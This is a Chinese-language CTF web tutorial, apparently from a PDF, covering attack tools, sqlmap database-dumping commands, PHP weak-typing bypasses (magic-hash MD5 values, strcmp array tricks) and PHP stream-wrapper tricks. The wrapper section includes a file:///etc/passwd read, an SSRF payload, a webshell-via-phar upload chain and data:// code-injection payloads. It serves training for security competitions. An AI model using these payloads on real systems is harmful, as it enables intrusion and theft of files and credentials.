CTF web 题型理论基础篇

第二课 理论基础

工具集:

基础工具: Burpsuite, python, firefox(hackbar, foxyproxy, user-agent, swither 等)


***了解 Burpsuite 的使用方式、firefox(hackbar,foxyproxy,user-agent, swither 等)插件的使用给漏洞挖掘带来便利。

（Burpsuite 的配置方式，功能模块介绍）

举例:

解码 cookie

http://117.34.116.134:8085/xatu/web8/



扫描工具：nmap，nessus，openvas

***了解 nmap 等扫描工具的使用。

sql 注入工具：sqlmap 等

***注入在 CTF WEB 中比较常见，通过暴库找到 flag

（sqlmap 的配置方式，功能模块介绍）

简单介绍:

SQLMAP 解决 SQL 注入 CTF 题目

1、首先判断是GET 请求还是POST请求

2、GET请求，直接通过URL判断是否存在注入点

```
sqlmap -u url
```

3、查询出数据库名称

```
sqlmap -u url --current-db
```

4、查询出表名

```
sqlmap -u url -D 数据库名 --tables
```

5、查询字段名

```
sqlmap -u url -D 数据库名 -T 表名 --columns
```

6、进行爆破

```
sqlmap -u url -D 数据库名 -T 表名 -C 列名,列名 --dump
```

xss 平台：xssplatfrom，beef

***利用 xss 弹 cookie 的方式弹出 flag

文件上传工具：cknife

文件包含工具：LFIsuite

暴力破解工具：burp 暴力破解模块，md5Crack，hydra

理论基础

php 弱类型

CTF 比赛，不止一次的出了 php 弱类型的题目，借此想总结一下关于 php 弱类型以及绕过方式

== 与 ===

php 中有两种比较的符号 == 与 ===

```php
<?php
$a = $b ;
$a===$b ;
?>
```

=== 在进行比较的时候，会先判断两种字符串的类型是否相等，再比较

== 在进行比较的时候，会先将字符串类型转化成相同，再比较

如果比较一个数字和字符串或者比较涉及到数字内容的字符串，则字符串会被转换成数值并且比较按照数值来进行

这里明确了说如果一个数值和字符串进行比较的时候，会将字符串转换成数值

```php
<?php
var_dump("admin"==0);  //true
var_dump("1admin"==1); //true
var_dump("admin1"==1) //false
var_dump("admin1"==0) //true
var_dump("0e123456"=="0e4456789"); //true
?>  //上述代码可自行测试
```

1 观察上述代码，"admin"==0 比较的时候，会将 admin 转化成数值，强制转化，由于 admin 是字符串，转化的结果是 0 自然和 0 相等

2 "1admin"==1 比较的时候会将 1admin 转化成数值,结果为 1，而“admin1“==1 却等于错误，也就是"admin1"被转化成了 0,为什么呢？？

3 "0e123456"=="0e456789"相互比较的时候，会将 0e 这类字符串识别为科学技术法的数字，0 的无论多少次方都是零，所以相等。

对于上述的问题我查了 php 手册

当一个字符串被当作一个数值来取值，其结果和类型如下:如果该字符串没有包含'.','e','E'并且其数值值在整形的范围之内，该字符串被当作 int 来取值，其他所有情况下都被作为 float 来取值，该字符串的开始部分决定了它的值，如果该字符串以合法的数值开始，则使用该数值，否则其值为 0。

所以就解释了"admin1"==1 =>False 的原因

举例：

md5 绕过(Hash 比较缺陷)

```php
<?php
if (isset($_GET['Username']) && isset($_GET['password'])) {
    $logined = true;
    $Username = $_GET['Username'];
    $password = $_GET['password'];

    if (!ctype_alpha($Username)) {$logined = false;}
    if (!is_numeric($password) ) {$logined = false;}
    if (md5($Username) != md5($password)) {$logined = false;}
     if ($logined){
    echo "successful";
      }else{
          echo "login failed!";
       }
    }
?>
```

题目大意是要输入一个字符串和数字类型，并且他们的 md5 值相等，就可以成功执行下一步语句

介绍一批 md5 开头是 0e 的字符串 上文提到过，**0e 在比较的时候会将其视作为科学计数法，所以无论 0e 后面是什么，0 的多少次方还是 0。md5('240610708') == md5('QNKCDZO')**成功绕过!

QNKCDZO

0e830400451993494058024219903391

s878926199a

0e545993274517709034328855841020

s155964671a

0e342768416822451524974117254469

s214587387a

0e848240448830537924465865611904

s214587387a

0e848240448830537924465865611904

s878926199a

0e545993274517709034328855841020

s1091221200a

0e940624217856561557816327384675

s1885207154a

0e509367213418206700842008763514

json 绕过

```php
<?php
if (isset($_POST['message'])) {
    $message = json_decode($_POST['message']);
    $key ="*********";
    if ($message->key == $key) {
        echo "flag";
    }
    else {
        echo "fail";
    }
 }
 else{
     echo "~~~~";
 }
?>
```

输入一个 json 类型的字符串，json_decode 函数解密成一个数组，判断数组中 key 的值是否等于 $key 的值，但是$key 的值我们不知道，但是可以利用 0=="admin"这种形式绕过

最终 payload message={"key":0}

array_search is_array 绕过

```php
<?php
if(!is_array($_GET['test'])){exit();}
$test=$_GET['test'];
for($i=0;$i<count($test);$i++){
    if($test[$i]==="admin"){
        echo "error";
        exit();
    }
    $test[$i]=intval($test[$i]);
}
if(array_search("admin",$test)===0){
    echo "flag";
}
else{
    echo "false";
}
?>
```

上面是自己写的一个，先判断传入的是不是数组，然后循环遍历数组中的每个值，并且数组中的每个值不能和 admin 相等，并且将每个值转化为 int 类型，再判断传入的数组是否有 admin，有则返回 flag

payload test[]=0 可以绕过

下面是官方手册对 array_search 的介绍

mixed array_search (mixed $needle , array $haystack [, bool $strict = false])

$needle，$haystack 必需，$strict 可选　函数判断$haystack 中的值是存在$needle，存在则返回该值的键值 第三个参数默认为 false，如果设置为 true 则会进行严格过滤。

```php
<?php
$a=array(0,1);
var_dump(array_search("admin",$a));
  // int(0) => 返回键值0
var_dump(array_seach("1admin",$a));
 // int(1) ==>返回键值1
?>
```

array_search 函数 类似于== 也就是$a=="admin" 当然是$a=0　当然如果第三个参数为 true 则就不能绕过

strcmp 漏洞绕过 php -v <5.3

```php
<?php
    $password="***************"
     if(isset($_POST['password'])){

        if (strcmp($_POST['password'], $password) == 0) {
            echo "Right!!!login success";n
            exit();
        } else {
            echo "Wrong password..";
        }
?>
```

strcmp 是比较两个字符串，如果 str1<str2 则返回<0 如果 str1 大于 str2 返回>0 如果两者相等 返回 0

我们是不知道$password 的值的，题目要求 strcmp 判断的接受的值和$password 必需相等，strcmp 传入的期望类型是字符串类型，如果传入的是个数组会怎么样呢

我们传入 password[]=xxx 可以绕过 是因为函数接受到了不符合的类型，将发生错误，但是还是判断其相等

payload: password[]=xxx

switch 绕过

```php
<?php
$a="4admin";
switch ($a) {
    case 1:
        echo "fail1";
        break;
    case 2:
        echo "fail2";
        break;
    case 3:
        echo "fail3";
        break;
    case 4:
        echo "sucess";  //结果输出success;
        break;
    default:
        echo "failall";
        break;
}
?>
```

这种原理和前面的类似，就不详细解释了
总结：
这些 php 弱类型只是冰山一角 上述验证了代码审计的重要性
例题：

《005-CTF web 题型总结-第五课 CTF WEB 实战练习(一)》bugku-ctf 第五题：矛盾

PHP 伪协议

PHP 伪协议在 CTF 中经常出现，也经常跟文件包含，文件上传，命令执行等漏洞结合在一起，所以下面对常见的一些协议进行总结。

文件包含是否支持%00 截断取决于：

PHP 版本<=5.2 可以使用%00 进行截断。

php 支持的伪协议有：

php:// — 访问各个输入/输出流（I/O streams）
file:// — 访问本地文件系统
phar:// — PHP 归档
zlib:// — 压缩流
data:// — 数据（RFC 2397）
http:// — 访问 HTTP(s) 网址
ftp:// — 访问 FTP(s) URLs
glob:// — 查找匹配的文件路径模式
ssh2:// — Secure Shell 2
rar:// — RAR
ogg:// — 音频流
expect:// — 处理交互式的流

1.php://协议- php://filter 与 php://input

php://filter：在 allow_url_fopen，allow_url_include 都关闭的情况下可以正常使用，主要用于读取源代码并进行 base64 编码输出。
payload 如下：
php://filter/read=convert.base64-encode/resource=upload.php

php://input：
访问各个输入/输出流。CTF 中经常使用 file_get_contents 获取 php://input 内容(POST)，需要开启 allow_url_include，并且当 enctype="multipart/form-data"的时候 php://input 是无效的。

例题：《005-CTF web 题型总结-第五课 CTF WEB 实战练习(一)》bugku-ctf 第二题：flag 在 index 里

举例：

php://input

例子：https://www.jianshu.com/p/6d76f1dee19c
php://input--bugku
题目地址：http://120.24.86.145:8002/web8/

```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

这里用到一个 extract()，查询 php 官网得知这个函数会将参数里数组的键名当作变量名，值作为变量的值。所以这里 extract($_GET)我们只能通过 get 的方式传入参数值。

另一个点是 file_get_contents()不能直接获取$_GET 的参数值，却可以直接获取通过 php://input 的数据。(php://input 是个可以访问请求的原始数据的只读流。当 enctype="multipart/form-data" 时无效。)


```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```


2.file://协议

file://：用于访问本地文件系统，并且不受 allow_url_fopen，allow_url_include 影响，file://还经常和 curl 函数(SSRF)结合在一起。

使用方法：

file:// [文件的绝对路径和文件名]

file:///etc/passwd

...

举例：


git 泄露/file 协议

例子：https://www.jianshu.com/p/4c2b9e655e3c

git 泄露/file 协议--Welcome To My Blog（东华杯 2017-200 分）

题目地址：
http://67cbb3ff99c448e0957076c4367b109b2fa699df5e294b1a.game.ichunqiu.com/index.php?action=home

题目界面：



点击三个栏目，观察 url 变化，猜测是一个文件包含（结果不是。。）。这里测试了一下 action=flag，查看源码可以直接获取 flag，这样就太简单了，我们看一下其他的解法。

如果仅仅看各个页面我们是不知道该系统逻辑的，所以猜测源码泄露，简单的测试一下(或扫描常见的备份/源码泄露)，发现存在.git 目录，我们尝试对其进行还原。

```
nac@nac-PC:~/Desktop$ file 3207b7443805336f105c63c6f9948f0c9ae7a4
3207b7443805336f105c63c6f9948f0c9ae7a4: zlib compressed data
```

发现是 zlib 文件，使用 python 的 zlib 库进行还原，得到如下代码。

这里也可以使用别的方式进行恢复。

```php
<?php
include "function.php";
if(isset($_GET["action"])){
    $page = $_GET["action"];
}else{
    $page = "home";
}
if(file_exists($page.'.php')){
    $file = file_get_contents($page.".php");
    echo $file;
}
if(@$_GET["action"]=="album"){
    if(isset($_GET["pid"])){
        curl($_GET["pid"]);
    }
}
?>
```

直接读 flag.php 的解法就不说了，这里重点在于 curl 函数，这里的 curl 并不是 php 自带的函数，而是在 function.php 中定义的函数，通过 index.php?action=function 可以读取 function.php 文件。

```php
<?php

function curl($url){
    $ob = curl_init();
    curl_setopt($ob, CURLOPT_URL, $url);
    curl_setopt($ob, CURLOPT_HEADER, 0);
    $re = curl_exec($ob);
    curl_close($ob);

    return $re;
}

function getPic($num){
    if(file_exists("./IMG/$num.jpg")){
        $path = "./IMG/$num.jpg";
        return $path;

    }
}



?>
```

发现 url 可控，并且调用 PHP 的函数 curl_exec()，查询官方文档可知支持 file 协议，所以可以读取本地文件系统。
（payload:/index.php?action=album&pid=file:///var/www/html/flag.php）

打开右键源码，flag 就在最底部

```
        </span>
    </span>


</body>
</html><?php
$flag="flag{eec6c1ce-f8a7-4f29-9f2a-86a09eb9ae35}";
```

3.phar://协议

phar://：PHP 归档，常常跟文件包含，文件上传结合着考察。当文件上传仅仅校验 mime 类型与文件后缀，可以通过以下命令进行利用。

nac.php(木马)->压缩->nac.zip->改后缀->nac.jpg->上传
->phar://nac.jpg/nac.php

4.zlib://协议

zip://：在 allow_url_fopen，allow_url_include 都关闭的情况下可以正常使用，使用如下：

file.php?file=zip://[压缩文件绝对路径]#[压缩文件内的子文件名]

file.php?file=zip://nac.jpg#nac.php　其中 get 请求中#需要进行编码，即%23

bzip2://：在 allow_url_fopen，allow_url_include 都关闭的情况下可以正常使用，使用如下：

file.php?file=compress.bzip2://nac.bz2

file.php?file=compress.bzip2://./nac.jpg

file.php?file=compress.bzip2://D:/soft/phpStudy/WWW/file.jpg

zlib://：在 allow_url_fopen，allow_url_include 都关闭的情况下可以正常使用，使用如下：

file.php?file=compress.zlib://file.gz

file.php?file=compress.zlib://./nac.jpg

file.php?file=compress.zlib://D:/soft/phpStudy/WWW/file.jpg

5.data://协议

data://：需满足 allow_url_fopen，allow_url_include 同时开启才能使用，使用如下：

file.php?file=data://text/plain,<?php phpinfo()?>

file.php?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

file.php?file=data:text/plain,<?php phpinfo()?>

file.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

参考链接：

https://blog.csdn.net/weixin_42349846/article/details/83721984

https://www.cnblogs.com/weiliangblogs/p/11736542.html

https://www.jianshu.com/p/0a8339fcc269